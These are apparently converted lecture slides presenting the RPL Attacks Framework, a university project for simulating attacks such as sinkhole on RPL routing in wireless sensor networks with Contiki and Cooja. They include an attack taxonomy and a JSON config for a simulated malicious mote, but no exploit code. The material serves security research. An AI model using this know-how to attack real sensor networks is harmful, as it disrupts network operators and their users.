



RPL Attacks Framework

Attacking RPL in WSNs



Outline

- Introduction
- Background
- RPLA in a nutshell
- Managing simulations
- Building attacks
- Conclusion

Outline

- Introduction
 - Story
 - Scope
 - Objectives
- Background
- RPLA in a nutshell
- Managing simulations
- Building attacks
- Conclusion

Introduction > Story

- Catholic University of Louvain (BEL)
- LINGI2146 – *Mobile and Embedded Computing* [1]
- Started in March 2016
- Project team :



Alex




Hussein




Prof. Ramin SADRE

Introduction > Scope

- **Wireless Sensor Network**



- **RPL (RFC 6550) [2]**




LLN protocol stack

- **Contiki OS [4] + Cooja [5]**

Introduction > Objectives

1. Tweak ContikiRPL
2. Build experiments
3. Automate simulations
4. Build a malicious sensor

```
1 {  
2   "sinkhole": {  
3     "simulation": {  
4       "title": "Sinkhole Attack",  
5       "number_motes": 10,  
6       "target": "z1",  
7       "duration": 3600,  
8       "debug": true  
9     },  
10    "malicious": {  
11      "type": "sensor",  
12      "constants": { ... },  
13      "external_library": "~/Projects/rpl-attacks/templates/rpl-modified"  
14    }  
15  },  
16  ...  
17 }
```



Outline

- Introduction
- **Background**
 - RPL
 - Contiki
 - Cooja
- RPLA in a nutshell
- Managing simulations
- Building attacks
- Conclusion

Background > RPL


• IPv6 Routing Protocol for Low-Power and Lossy Networks [1]

Characteristics :


- Lossy, slow, unstable
- Border router
- Constrained (CPU, memory)
- Large number of nodes

Routing :

- **D**estination **O**riented **D**irected **A**cyclic **G**raph
- RPL instance = {disjoint DODAG's}
- Node rank (0 = root)
- DODAG version number
- Control messages :
 - **D**AG Information **O**bject (periodically / on request)
 - **D**estination **A**dvertisement **O**bject (periodically)
 - **D**ODAG Information **S**olicitation (at join / rejoin / wakeup)




RPL in the protocol stack



DODAG example with ranks [1]

Background > RPL

• Taxonomy



Taxonomy of attacks against RPL networks [6]

Resources : exhaustion of CPU, memory, energy

Topology : network disruption

Traffic : infiltration, information leakage


NB : Attacks framed in blue can be easily implemented

Background > Contiki


- Contiki OS [4]

Characteristics :


- Open source
- Memory-efficient
- C programming
- Tailored to small **microcontroller Arch** (e.g. MSP430)
- Light **network stack**



Contiki's network library



Contiki's implemented architectures





Contiki's network protocol stack

Background > Cooja

- Cooja [5]

Characteristics :

- Open source
- Contiki's simulator
- Java programming
- Plugin architecture (**apps**)
- User-friendly GUI
- Data collection



Outline

- Introduction
- Background
- **RPLAF in a nutshell**
 - Basics
 - Demo 1 : Getting started
 - Demo 2 : Getting help
 - Demo 3 : Start the built-in demo
- Managing simulations
- Building attacks
- Conclusion

RPLAF in a nutshell > Basics

- Setup

- Vagrant box
- Manual installation

<https://rpl-attacks.readthedocs.io/en/latest/install/>

- Usage

<https://rpl-attacks.readthedocs.io/en/latest/usage/>

- Maintenance

- Update of Contiki + RPL Attacks Framework
- Crash report generation in experiment folder

<https://rpl-attacks.readthedocs.io/en/latest/commands/>

RPLAF in a nutshell > Basics


• Definitions

Simulation
Experiment
Campaign
Building block (BB)
Attack ({BB})

• Items


simulation.csc
script.js
motes
data
results
report.md

Cooja simulation config file
Cooja simulation runtime script
motes compiled by the framework
data collected by Cooja
data processed by the framework
experiment report in Markdown



